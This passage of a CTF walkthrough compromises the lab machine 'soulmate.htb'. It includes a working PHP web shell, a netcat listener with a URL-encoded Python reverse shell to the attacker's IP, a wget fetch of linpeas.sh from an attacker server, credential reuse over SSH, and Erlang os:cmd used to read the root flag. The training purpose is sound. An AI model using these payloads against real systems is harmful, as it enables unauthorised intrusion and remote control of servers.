
We now have upload permissions, so let’s get to uploading.
Establishing the backdoor
The attack plan:
Upload a PHP backdoor that allows us to execute system commands through the web browser.
Let’s create the simple but effective PHP backdoor:
1
2
3
4
5
6
7
8
9
<?php
if(isset($_REQUEST['cmd'])){
    echo "<pre>";
    $cmd = ($_REQUEST['cmd']);
    system($cmd);
    echo "</pre>";
    die;
}
?>
How this works:
- Check if the URL contains a
cmdparameter - If it does, execute whatever command is provided
- Display the output back to the web browser
This teeny tiny script gives complete command execution on the server. Any command we can run in a terminal, we can now run through the web browser.
This can be used by going to http://www.example.com/shell.php?cmd=ls, where shell.php is the name of the file uploaded.

Now we can go to http://soulmate.htb/backdoor.php?cmd=id to test the backdoor:

Success!
The output shows:
1
uid=33(www-data) gid=33(www-data) groups=33(www-data)
What this means:
- We can execute commands on the server
- We’re running as the
www-datauser (the web server’s user account) - This is a low-privilege account, but it’s our foothold into the system
Note: The file is automatically deleted every few minutes by a cleanup script, so we need to work quickly or keep reuploading it.
Getting a Reverse Shell
Why We Need a Reverse Shell:
Running commands through URL parameters is clunky and limited. A reverse shell gives us an interactive terminal session, like SSH but obtained through exploitation.
How reverse shells work:
- We start a listener on our attacking machine
- The target connects back to us
- We get an interactive shell on the target
Why “reverse”? Normal connections go from client to server. A reverse shell goes from server (target) back to client (us). This also bypasses firewalls that block incoming connections but allow outgoing ones.

On our attacking machine, start a netcat listener:
1
nc -lvnp 4444
What these flags mean:
-l- Listen mode (wait for incoming connections)-v- Verbose (show connection details)-n- No DNS lookup (faster)-p 4444- Listen on port 4444
Triggering the Reverse Shell
Now we use the backdoor to execute a Python reverse shell command. Navigate to:
1
http://soulmate.htb/backdoor.php?cmd=python3%20-c%20%27import%20os,pty,socket;s=socket.socket();s.connect((%2210.10.14.194%22,4444));[os.dup2(s.fileno(),f)for%20f%20in(0,1,2)];pty.spawn(%22sh%22)%27
- The IP needs to be configured to your IP (mine was
10.10.14.194) - The port needs to be configured to the port
netcatis listening to (mine was4444)
URL encoding note: The %20, %22, and %27 are URL-encoded spaces, quotes, and apostrophes. Browsers automatically handle this encoding.

Now we have reverse shell to the web server! We should start by checking what our id is and upgrading to a PTY shell:

Background the current remote shell (CTRL + Z), update the local terminal line settings with stty2 and bring the remote shell back:
1
stty raw -echo && fg
What we have now:
- Interactive shell as
www-datauser - Full command execution capabilities
- Access to the server’s file system
What does upgrading to PTY mean? This creates a proper pseudo-terminal (PTY) that behaves like a normal SSH session, making our interaction much smoother.
Privilege Escalation
We’re currently www-data, which has limited permissions.
What is privilege escalation?:
Privilege escalation is exploiting weaknesses to gain higher-level permissions than you should have. Think of it like being a regular employee who finds a way to get executive access badges. There are many ways to escalate privileges:
- Exploiting misconfigured permissions
- Finding passwords or credentials
- Exploiting vulnerable software
- Abusing system services
Running LinPEAS
Linpeas.sh is an automated privilege escalation script that checks for hundreds of potential security weaknesses. It’s like having an experienced pentester scan the system for you.
First set up a python http server on our attack machine to host the script:
1
python -m http.server 8080

Then use wget to get the linpeas.sh script:
1
2
cd /tmp
wget 10.10.14.56:8080/linpeas.sh

Why /tmp?
The /tmp directory is world-writable, meaning even low-privilege users like www-data can create files there.
To make it an executable and run it do chmod +x linpeas.sh:

Key Findings from Linpeas
Finding 1: Custom SSH Service on Port 2222
There’s a custom SSH service running on port 2222 (not the standard port 22). This is likely the Erlang-based SSH we saw earlier. We’ll investigate this later.


Finding 2: Erlang Configuration with Credentials
Linpeas found an interesting Erlang script at /usr/local/lib/erlang_login/start.escript
Let’s examine it:

The Erlang SSH configuration file contains ben’s password in plaintext! This is a common misconfiguration - developers storing credentials in config files that are readable by other users.
Now let’s use the discovered password to SSH into the machine as ben:
1
ssh ben@soulmate.htb

Success! We’re now logged in as ben with a proper shell.
Now the user flag is obtained:

We’ve completed the “user” portion of the box by obtaining the user flag!
Root Flag: Exploiting the Custom Erlang SSH
Remember that custom SSH service on port 2222?
Let’s try connecting to it:

Instead of a normal bash shell, we’re presented with an Eshell (Erlang Shell).
What is Eshell?
Eshell is an interactive Erlang shell, similar to Python’s REPL or a bash terminal but for Erlang code. The prompt (ssh_runner@soulmate)1> indicates we’re in an Erlang interpreter.
Erlang Shell Capabilities
Erlang shells have powerful capabilities, including the ability to execute operating system commands.
The correct syntax for Erlang is:
os:cmd("command").
Since we can execute OS commands through Erlang, let’s read the root flag:
1
os:cmd("cat /root/root.txt").

Success! We obtained the root flag through the Erlang shell.
Why did this work?:
The custom Erlang SSH service is running with elevated privileges and allows authenticated users (ben) to execute arbitrary system commands through Erlang functions. This is a classic example of a custom application with insufficient security controls.
Attack Chain Summary
Let’s review the complete attack path:
Reconnaissance: Discovered CrushFTP service on
ftp.soulmate.htbInitial Exploit: Used CVE-2025-31161 to create admin account on CrushFTP
Lateral Movement: Reset
ben’s password through the admin panelCode Execution: Uploaded PHP backdoor to web server
Reverse Shell: Obtained interactive shell as
www-dataCredential Discovery: Found
ben’s password in Erlang configurationUser Access: SSH’d as
bento obtain user flagPrivilege Escalation: Used Erlang SSH shell to read root flag
Key Vulnerabilities Exploited
CVE-2025-31161: Authentication bypass in CrushFTP
Insecure credential storage: Plaintext passwords in configuration files
Insufficient access controls: Erlang shell allowing OS command execution
Unsafe file upload permissions: Allowed uploading executable files into the web root.
Weak file permissions: Configuration files readable by low-privilege users